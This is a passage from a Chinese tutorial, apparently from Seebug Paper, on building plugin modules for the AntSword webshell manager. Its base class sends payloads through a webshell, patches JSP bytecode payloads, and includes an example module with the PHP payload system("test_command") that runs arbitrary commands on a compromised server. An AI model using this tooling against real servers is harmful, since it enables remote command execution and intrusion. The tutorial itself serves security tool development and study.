      for (let i in args) {
        payload = payload.replace(new RegExp(i, "g"), args[i]);
      }
    }
    return payload;
  }
  //獲取表單參數
  getArgs() {   //所有表單參數要形成一個字典
    return {};
  }
  //執行
  exploit() {   // exploit!
    console.log("exploit!");
    self.core = this.top.core;
    let args = this.getArgs();  //獲取參數
    let payload = this.genPayload(args);    //拼接,生成payload
    self.core
      .request({
        _: payload, //發送payload
      })
      .then((_ret) => {
        let res = antSword.unxss(_ret["text"], false);  //過濾xss
        if (res === "") {
          res = "output is empty.";
        }
        this.editor.session.setValue(res);  //回顯內容到輸出結果
        this.editor.setReadOnly(true);
        toastr.success(LANG["success"], LANG_T["success"]);
      })
      .catch((e) => {
        console.log(e);
        toastr.error(JSON.stringify(e), "Error");
      });
  }
  setName(name) {
    this.name = name;   //每個模塊實例化之后要有個唯一的名字
  }
  createLayout(tabbar) {    //創建tab,總布局
    tabbar.addTab(this.name, LANG["core"][this.name]["title"]);
    let tab = tabbar.cells(this.name);
    this.tab = tab;
    if (this.name == "base_info") { //把基本信息設為首頁
      tab.setActive();
    }
    let layout = tab.attachLayout("2E");
    this.layout = layout;
    let cellA = layout.cells("a");
    this.cellA=cellA;
    cellA.hideHeader();
    let cellB = layout.cells("b");
    cellB.setText(LANG["result_title"]);
    this.cellB=cellB;
    this.createEditor(cellB);
    this.createToolbar(cellA);
    this.createForm(cellA);
  }
  createEditor(cell) {  //輸出結果默認是編輯器的格式,方便復制
    this.editor = null;
    // 初始化編輯器
    this.editor = ace.edit(cell.cell.lastChild);
    this.editor.$blockScrolling = Infinity;
    this.editor.setTheme("ace/theme/tomorrow");
    // this.editor.session.setMode(`ace/mode/html`);
    this.editor.session.setUseWrapMode(true);
    this.editor.session.setWrapLimitRange(null, null);

    this.editor.setOptions({
      fontSize: "14px",
      enableBasicAutocompletion: true,
      enableSnippets: true,
      enableLiveAutocompletion: true,
    });
    // 編輯器快捷鍵
    this.editor.commands.addCommand({
      name: "import",
      bindKey: {
        win: "Ctrl-S",
        mac: "Command-S",
      },
      exec: () => {
        // this.toolbar.callEvent("onClick", ["import"]);
      },
    });
    const inter = setInterval(this.editor.resize.bind(this.editor), 200);
    this.win.win.attachEvent("onClose", () => {
      clearInterval(inter);
      return true;
    });
  }
  createForm(cell) {
    //edit your code
  }
  createToolbar(cell) { // 初始化exploit按鈕,監聽onClick事件
    let self = this;
    let toolbar = cell.attachToolbar();
    toolbar.attachEvent("onClick", function (id) {
      try {
        self.exploit();
      } catch (e) {
        toastr.error(JSON.stringify(e), LANG_T['error']);
      }
    });
    toolbar.loadStruct(
      '<toolbar><item type="button" id="exploit" text="exploit" title="" /></toolbar>',
      function () {}
    );
    if(this.precheck()==false){ //如果precheck不通過,按鈕將變成灰色。
      toolbar.disableItem('exploit');
    }
    this.toolbar=toolbar;
  }

  replaceClassStringVar(b64code, oldvar, newvar) {  //字節碼修改函數
    let code = Buffer.from(b64code, "base64");
    let hexcode = code.toString("hex");
    let hexoldvar = Buffer.from(oldvar).toString("hex");
    let oldpos = hexcode.indexOf(hexoldvar);
    if (oldpos > -1) {
      let newlength = this.decimalToHex(newvar.length, 4);
      let retcode = `${hexcode.slice(0, oldpos - 4)}${newlength}${Buffer.from(
        newvar
      ).toString("hex")}${hexcode.slice(oldpos + hexoldvar.length)}`;
      return Buffer.from(retcode, "hex").toString("base64");
    }
    // console.log('nonono')
    return b64code;
  }

  decimalToHex(d, padding) {
    let hex = Number(d).toString(16);
    padding =
      typeof padding === "undefined" || padding === null
        ? (padding = 2)
        : padding;
    while (hex.length < padding) {
      hex = "0" + hex;
    }
    return hex;
  }
  safeHTML(cell, html = "", sandbox = "") {     //當渲染html時一定要用此函數處理,否則可能會產生rce
    let _html = Buffer.from(html).toString("base64");
    // https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe#attr-sandbox
    let _iframe = `<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
      <iframe
        sandbox="${sandbox}"
        src="data:text/html;base64,${_html}"
        style="width:100%;height:100%;border:0;padding:0;margin:0;">
      </iframe>
    `;
    cell.attachHTMLString(_iframe);
    return this;
  }
}

module.exports = Base;
簡單的例子
舉一個簡單的例子,執行系統命令并獲取回顯。

首先給插件起個炫酷的名字叫test,加入到根目錄index.js的Modules里面。

然后在language\zh.js中增加對應的標簽名字:測試。
接著新增一個test目錄,這里的目錄名稱要與模塊的名稱一致,里面放兩個文件:index.js跟payload.js。

在index.js中主要寫邏輯處理部分,payload.js里面只放payload。
payload.js
默認的payload叫default。payload中把參數部分用一個特殊的名字標記出來,叫做 test_command 。
JSP類型同理,放base64格式的字節碼。
module.exports={
    php:{
        default:`system("test_command");`
    },
    jsp:{
        default:``
    }

};
index.js
因為例子中需要額外的參數,所以要重寫父類的createForm函數跟getArgs函數,把表單中獲取到的test_command放入args里面。
"use strict";

const Base = require("../base");
class Test extends Base {
  createForm(cell) {
    var str = [
      {
        type: "input",
        name: "test_command",
        label: "執行命令",
        labelWidth: 150,
        labelAlign:"center",
        inputWidth: 200,
      },
    ];
    var form = cell.attachForm(str);
    this.form = form;
  }
  getArgs() {
    let args = {};
    this.payloadtype = "default";
    args["test_command"] = this.form.getItemValue("test_command");
    return args;
  }
}
module.exports = Test;

運行結果
重啟蟻劍后再打開插件就可以使用我們的新模塊了,是不是很簡單?
最后
目前payload主要來自冰蝎跟哥斯拉,向前輩們致敬!
框架的優勢就在于看到其他同類工具的比較好的功能可以迅速白嫖。這個功能不錯,下一秒就是我的了.jpg
項目地址:https://github.com/yzddmr6/As-Exploits
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1565/
暫無評論